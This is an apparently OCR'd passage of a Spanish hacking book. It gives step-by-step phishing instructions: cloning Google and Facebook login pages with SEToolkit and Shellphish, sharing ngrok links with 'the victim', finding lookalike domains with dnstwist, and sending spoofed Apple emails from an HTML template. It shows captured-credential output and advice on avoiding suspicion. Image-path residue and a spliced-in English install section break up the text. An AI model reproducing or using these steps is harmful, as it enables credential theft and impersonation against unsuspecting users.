Luego te mostrara varias formas de utilizar ese vector de ataque, desde utilizar java para atacar al sistema de la víctima, hasta al navegador vía Metasploit, vale la pena que leas las descripciones que aparecen arriba de este menú, pero lo que nos interesa por el momento es el robo de credenciales, así que seleccionaremos la opción 3.

```
 1) Java Applet Attack Method
 2) Metasploit Browser Exploit Method
 3) Credential Harvester Attack Method
 4) Tabnabbing Attack Method
 5) Web Jacking Attack Method
 6) Multi-Attack Web Method
 7) Full Screen Attack Method
 8) HTA Attack Method

99) Return to Main Menu
```

Ahora tenemos que seleccionar si vamos a clonar la página web donde queremos robar credenciales, utilizar un modelo, o importar el sitio, en la primera opción, le damos la página web, y la herramienta intentará clonar la página del HTML de esta, sin embargo, muchas ya tienen defensas contra estas situaciones; la segunda opción te da opciones de modelos precargados, y la tercera es si quieres utilizar el archivo externo de una página. Seleccionaremos la opción 1.

```
 1) Web Templates
 2) Site Cloner
 3) Custom Import

99) Return to Webattack Menu
```

La herramienta te pedirá ingresar tu IP, esta herramienta funciona guardando los métodos POST que se reciban en esa IP(donde está alojada tu página phishing), así que debes poner la IP adecuada, si estás haciendo pruebas en tu red local (LAN), ingresa tu IP local (la herramienta te la sugerirá automáticamente) sin embargo, si estás haciendo esto para un ataque con una IP pública, como por ejemplo en un Kali en AWS, ingresa esa IP publica, de lo contrario, no recibirás las credenciales.




Luego de ingresar la IP adecuada, deberás seleccionar la página a la cual vas a atacar, así que seleccionaremos Google.

```
1. Java Required
2. Google
3. Twitter
```

¡Y listo! una vez que veas estas letras, podrás compartir tu IP a la víctima, asegúrate que tengas el puerto 80 abierto y disponible, o no podrás correr esta herramienta adecuadamente.



Tu víctima verá algo similar a esto:



Y cuando ingrese sus credenciales, veras algo como esto:

```
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=C
%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792424
PARAM: _utf8=☃
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=correo@gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=contrasena
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Y a tu víctima se le redirigirá a la página real de Google para evitar sospechas, si deseas guardar las credenciales, al ingresar control-c en la terminal se te generará un reporte de estas.

Ahora, seguramente notaste dos fallas importantes en esta herramienta:

La URL que compartes es muy sospechosa, ya que es simplemente una IP, bueno, pues si es un problema, sin embargo, es fácil de resolver, basta con apuntar un dominio que se parezca al dominio real (usando dnstwist podrías


darte una idea de esto) a esa IP usando ya sea las herramientas del proveedor de dominios donde compres este, o algo como route 53 de AWS.

Existen muy pocas opciones de páginas para atacar, y si, eso es real, sin embargo, también puedes resolverlo utilizando la opción de clonar, o haciendo tus propias páginas utilizando HTML, sin embargo, usando algo como shellphish podrías obtener un mayor rango de páginas posibles para atacar.

Robo de credenciales de redes sociales 2

Shellphish es otra herramienta de ingeniería social, pero especializada 100% en Phishing, y por lo tanto, es mejor en esto en varios aspectos, como por ejemplo que tiene un rango mucho más grande de modelos de páginas, que incluyen desde Facebook, hasta LinkedIn y Snapchat, entre muchos otros, además, tiene la ventaja en particular, que gracias a que integra ngrok dentro de su script, la página se crea siendo accesible globalmente, sin importar si estas corriendo la herramienta en tu máquina virtual local o no, aun así, para algunas otras acciones es más estable SEToolkit(pero podrías tomar los modelos de Shellphish y utilizarlos en SEToolkit), así que vale la pena conocer ambos.

Para iniciar shellphish en nuestro Kali, nos vamos a la carpeta /opt/Explotacion/shellphish. Y ejecutamos el script escribiendo ./shellphish.sh, nota que debemos darle permisos de ejecución con chmod +x shellphish.sh si no lo has hecho.



Al iniciarse, te preguntará qué sitio deseas utilizar para tu ataque de phishing.

```
ShellPhish v1.4

.:.:. Phishing Tool coded by: @thelinuxchoice .:.:.

:: Disclaimer: Developers assume no liability and are not    ::
:: responsible for any misuse or damage caused by ShellPhish ::

[1] Instagram       [9]  Origin          [17] Gitlab
[2] Facebook        [10] Steam           [18] Custom
[3] Snapchat        [11] Yahoo
[4] Twitter         [12] Linkedin
[5] Github          [13] Protonmail
[6] Google          [14] Wordpress
[7] Spotify         [15] Microsoft
[8] Netflix         [16] InstaFollowers


[*] Choose an option:
```

Basta con escribir el número de la opción que desees, por ejemplo, en este caso si quieres Facebook sería la opción 2, para que se inicie el proceso, al iniciarse, te dará una liga de ngrok, que funciona globalmente.

```
[*] Choose an option: 2


[*] Starting php server...
[*] Starting ngrok server...
[*] Send this link to the Victim: https://9fe39442.ngrok.io
[*] Waiting victim open the link ...
```

Si tu víctima ingresa a la liga, se verá algo así desde su punto de vista, nota que el diseño es idéntico a las páginas verdaderas, y que incluso tienen un certificado SSL, sin embargo, la URL sigue mostrándose sospechosa.



De tu punto de vista aparecerá algo similar a esto, en donde te mostrará la IP, navegador, sistema y ubicación aproximada de la víctima.

```
[*] IP Found!
[*] Victim IP: 189.[redacted]
[*] User-Agent:  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99 Safar
i/537.36
[*] Saved: facebook/saved.ip.txt

[*] Hostname: dsl-[redacted]-dyn.prod-[redacted].com.mx
[*] Reverse DNS: [redacted].in-addr.arpa
[*] IP Continent: North America (NA)
[*] IP Country:  Mexico
[*] State: [redacted]
[*] City Location: [redacted]
[*] ISP: Telmex
[*] AS Number: [redacted] Uninet S.A. de C.V.
[*] IP Address Speed: Broadband (Cable/DSL) Internet Speed
[*] IP Currency: Peso (MXN)

[*] Waiting credentials ...
```

Y una vez que la víctima ingrese sus credenciales, a ti te aparecerán en tu terminal, redirigiendo a tu víctima a la página real para no levantar sospechas.

```
[*] Credentials Found!
[*] Account: Usuario@facebook.com
[*] Password:  contrasena
[*] Saved: sites/facebook/saved.usernames.txt
```

Ahora, este método tiene algunas fallas obvias, pero con soluciones sencillas.

Solo captura credenciales de un usuario a la vez (tienes que correrlo de nuevo para capturar de otro una vez que el primero ingrese sus credenciales), esto se soluciona fácilmente si exportas la lista de sitios a otra herramienta como SEToolkit, o si las corres en un servidor en tu sistema en la nube con una IP pública.

La URL, aunque pública, sigue siendo muy sospechosa, de nuevo, la solución es asignar un dominio a tu IP pública.

Dominios maliciosos

He mencionado varias veces que conviene que compres un dominio creíble y lo utilices para tus ataques de Phishing, sin embargo, sería muy tedioso buscar un dominio para tu ataque que esté disponible a prueba y error. Afortunadamente, no tenemos que hacerlo, podemos utilizar simplemente un script en Python para que nos muestre cada dominio que se parezca al original que intentamos atacar, y si está o no utilizado.

Para esto, nos iremos al directorio en nuestro sistema de dnstwist escribiendo cd /opt/Reconocimiento/dnstwist, y ejecutaremos el script seguido del dominio que queremos encontrar uno similar, por ejemplo, de Facebook sería algo así:

./dnstwist.py facebook.com.

```
root@kali:/# cd /opt/Reconocimiento/dnstwist/
root@kali:/opt/Reconocimiento/dnstwist# ls
1  database  dictionaries  dnstwist.py  Dockerfile  docs  README.md
root@kali:/opt/Reconocimiento/dnstwist# ./dnstwist.py facebook.com
```

Seguido de esto, empezará a buscar todas las alternativas, y si están siendo utilizadas.



Luego de unos segundos, podrás ver todas las alternativas, si tienen un registro a la derecha, significa que alguien está utilizando ese dominio, si no, podría estar disponible.

```
Subdomain      facebo.ok.com    -
Subdomain      faceboo.k.com    -
Transposition  afcebook.com     103.224.182.245 NS:ns1.above.com MX:park-mx.above.com
Transposition  fcaebook.com     31.13.70.1 2a03:2880:f00d:1:face:b00c:0:1 NS:a.ns.facebook.com
Transposition  faecbook.com     103.224.182.245 NS:ns1.above.com MX:park-mx.above.com
Transposition  facbeook.com     103.224.182.245 NS:ns1.above.com MX:park-mx.above.com
Transposition  faceobok.com     31.13.70.1 2a03:2880:f00d:1:face:b00c:0:1 NS:a.ns.facebook.com
Transposition  faceboko.com     185.53.179.29 NS:f1gins1.dnspod.net
Vowel-swap     facibook.com     185.53.178.22 NS:ns1.parkingcrew.net MX:mail.h-email.net
Vowel-swap     facobook.com     199.191.50.73 NS:ns111373.ztomy.com
Vowel-swap     faceboek.com     199.59.242.151 NS:ns1.bodis.com MX:mx76.m2bp.com
```

Instalación

Si te falla al correrlo, probablemente te falto algún paso en la instalación (luego de haberlo descargado y estar en su dirección en la terminal) requieres primero darle permisos al script con el comando chmod +x dnstwist.py, y luego escribir pip install -r requirements.txt.

Linux

Ubuntu Linux is the primary development platform. If running Ubuntu 15.04 or newer, you can install dependencies like this:

```
$ sudo apt-get install python-dnspython python-geoip python-whois \
python-requests python-ssdeep python-cffi
```

Alternately, you can use Python tooling. This can be done within a virtual environment to avoid conflicts with other installations. However, you will still need a couple of libraries installed at the system level.

```
$ sudo apt-get install libgeoip-dev libffi-dev
$ BUILD_LIB=1 pip install -r requirements.txt
```

Email Spoofing

Ahora que ya sabes cómo crear páginas web falsas para robar credenciales por medio de phishing, sigue pensar en una forma de convencer a la víctima de que abra esa página.

Existen muchas formas en las que se podría hacer esto, como ingeniería social por redes sociales, pero uno de los métodos más efectivos hasta hoy, es utilizar el correo electrónico, sin embargo, si envías un correo de facebookcuen45@gmail.com, probablemente o te marcarán como "spam", o simplemente no te creerán, especialmente en ambientes corporativos.

Lo que sugiero, es hacer lo que llamamos "email spoofing", que es mandar un correo con el dominio de la víctima de forma que se crea que es el mismo correo.

Para hacer esto, no necesitamos una herramienta dentro de Linux necesariamente, basta con utilizar alguna página web, puedes encontrar una herramienta desarrollada por nosotros en whitesuithacking.com/material-libro en el botón "email spoof", pero hay varias otras alternativas también.

EMAILSPOOF

Luego de entrar, notaras algunos campos, en estos pones la dirección desde donde quieres que llegue el correo electrónico, a quien se le mandara, y el contenido. Digamos que nuestra víctima es usuario@gmail.com, y queremos mandarle un correo de Apple, digamos, de pablo@apple.com , escribiríamos algo similar a esto.

Email Falso: pablo@apple.com

Email de la víctima: usuario@gmail.com


Asunto:

Spoof MSG:

Contenido del correo: pruebaapple

Enviar

Así, a la víctima le llegaría algo como esto:




Sin embargo, cabe hacer notar que en el apartado de “contenido del correo” se acepta código HTML, así que vamos a llevarlo un paso más lejos.

Para agregar modelos HTML para hacer el correo parecer legítimo, basta con pegar el código HTML en dicho apartado, por ejemplo, en la carpeta /opt/Explotacion/email templates agregue algunos modelos para que experimenten con este ataque.



En este caso, agregare un template de Apple para hacer creer a la víctima que el correo viene de Apple, y que tiene que reestablecer su cuenta, el modelo se ve algo como esto, recuerda que es HTML, las ligas y los nombres adecuados deberás cambiarlos para que dirijan a tu víctima a una liga maliciosa en tu poder.



Dear Pablo Gutierrez,

Your Apple ID (**@gmail.com**) was used to sign in to iCloud via a web browser.

Date and Time: 24 April 2018, 9:08 AM PDT
Browser: Chrome
Operating System: Windows

If the information above looks familiar, you can disregard this email.

If you have not signed in to iCloud recently and believe someone may have accessed your account, go to Apple ID (https://appleid.apple.com) and change your password as soon as possible.

Sincerely,

Apple Support

Apple ID | Support | Privacy Policy

Lo mandaríamos pegando el código modificado en la página para mandar correos.

Email Falso: pablo@apple.com

Email de la víctima: usuario@gmail.com


Asunto:

Spoof MSG:

Contenido del correo:

```
<table class="m_1223344743394638175mainTable" align="center" style="margin:0
auto;font-size:inherit;line-height:inherit;text-align:center;border-
spacing:0;border-collapse:collapse;padding:0;border:0" cellpadding="0"
cellspacing="0">
                <tbody><tr><td class="m_1223344743394638175topPadding"
style="font-family:'Lucida Grande',Helvetica,Arial,sans-serif;height:16px"
height="16"></td></tr>
                <tr>
                  <td class="m_1223344743394638175centerColumn"
```

Y finalmente, a la víctima le llegaría algo similar a lo siguiente, este solo es un ejemplo, en realidad podrías utilizar esta metodología para meter en las ligas de los correos ligas a descargas maliciosas, phishing, o incluso para engañar personas en una organización para que te den información sensible.



H <pablo@apple.com>

to: @gmail.com" < @gmail.com>

Dear Pablo Gutierrez,

